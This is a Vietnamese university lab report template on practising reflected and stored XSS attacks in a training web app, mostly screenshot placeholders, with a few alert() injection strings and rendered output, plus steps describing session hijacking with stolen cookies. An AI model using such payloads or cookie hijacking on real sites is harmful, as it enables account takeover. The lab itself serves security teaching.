

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



HỌC PHẦN
AN TOÀN ỨNG DỤNG WEB

BÁO CÁO BÀI TẬP
Khai thác lỗ hổng web

Họ Tên SV: Nguyễn Trung Hiếu
Lớp: AT16D
Mã SV: AT160419
Ngày gửi:

Hà Nội, 2022


MỤC LỤC

<u>Nhiệm vụ 1. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ dễ</u>	<u>1</u>
<u>Nhiệm vụ 2. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ trung bình</u>	<u>1</u>
<u>Nhiệm vụ 3. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ dễ</u>	<u>2</u>
<u>Nhiệm vụ 4. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ trung bình</u>	<u>3</u>
<u>Nhiệm vụ 5. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức độ dễ</u>	<u>4</u>
<u>Nhiệm vụ 6. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ</u>	<u>5</u>
<u>Nhiệm vụ 7. Thực hành khai thác XSS phản xạ sử dụng hàm EVAL mức độ dễ</u>	<u>6</u>
<u>Nhiệm vụ 8. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ</u>	<u>7</u>

13944. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ dễ


Chụp ảnh kết quả trả về khi nhập dữ liệu vào 2 ô First name và Last name trong bước 1 và dán vào bên dưới.

**** đặt ảnh tại đây ****




Chụp ảnh thêm đoạn cookie đã lấy được vào trình duyệt và dán vào đây.

*** đặt ảnh tại đây ***



Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.

*** đặt ảnh tại đây ***



13945. Thực hành khai thác XSS phản xạ sử dụng phương thức GET mức độ trung bình

Sau khi truyền dữ liệu vào 2 ô First name và Lastname trong bài XSS - Reflected (GET) mức độ trung bình, hãy chụp ảnh và dán vào đây.

*** đặt ảnh tại đây ***



Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.


*** đặt ảnh tại đây ***



13946. Thực hành khai thác XSS phản xạ sử dụng phương thức POST mức độ dễ


Chụp ảnh kết quả kiểm tra thành công lỗi XSS trong bài XSS - Reflected (POST) mức độ dễ (tương ứng hình 8.18 trong bài hướng dẫn) và dán vào bên dưới.

*** đặt ảnh tại đây ***




Chụp ảnh dữ liệu bắt được qua proxy và dán vào bên dưới.

*** đặt ảnh tại đây ***




Chụp ảnh dữ liệu bắt được qua proxy và dán vào bên dưới.

**** đặt ảnh tại đây ****




Chụp ảnh đăng nhập thành công nhờ sử dụng cookie lấy được của người dùng và dán vào đây.

*** đặt ảnh tại đây ***




13948. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ
Chụp ảnh kết quả của bước 1 và dán vào đây.

*** đặt ảnh tại đây ***




Chụp ảnh kết quả trả về khi nhập một đoạn mã javascript trong bước 2 và dán vào đây.

*** đặt ảnh tại đây ***



Chụp ảnh kết quả trả về khi nhập một đoạn mã javascript "}}';alert('họ_tên_sinh_viên')</script> và dán vào đây.

*** đặt ảnh tại đây ***



13949. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mục độ dễ

Chụp ảnh kết quả trả về khi nhập dữ liệu là Mã_số_sinh_viên và dán vào đây.

*** đặt ảnh tại đây ***

/ XSS - Reflected (HREF) /

Hello AT160419, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote
Terminator Salvation	2009	John Connor	sci-fi	Vote
The Amazing Spider-Man	2012	Peter Parker	action	Vote
The Cabin in the Woods	2011	Some zombies	horror	Vote
The Dark Knight Rises	2012	Bruce Wayne	action	Vote

Chụp ảnh kết quả trả về khi nhập dữ liệu bằng một đoạn mã javascript
<script>alert('họ_tên_sinh_viên')</script> và dán vào đây.

*** đặt ảnh tại đây ***

bugs Change Password Create User Set Security Level Reset Credits Blog Logout

/ XSS - Reflected (HREF) /


Hello <script>alert("Nguyen Trung Hieu")</script>, please vote for your favorite movie.

Remember, Tony Stark wants to win every time...

Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	alert("Nguyen Trung Hieu")&action=vote>Vote
Iron Man	2008	Tony Stark	action	alert("Nguyen Trung Hieu")&action=vote>Vote
Man of Steel	2013	Clark Kent	action	alert("Nguyen Trung Hieu")&action=vote>Vote
Terminator Salvation	2009	John Connor	sci-fi	alert("Nguyen Trung Hieu")&action=vote>Vote
The Amazing Spider-Man	2012	Peter Parker	action	alert("Nguyen Trung Hieu")&action=vote>Vote

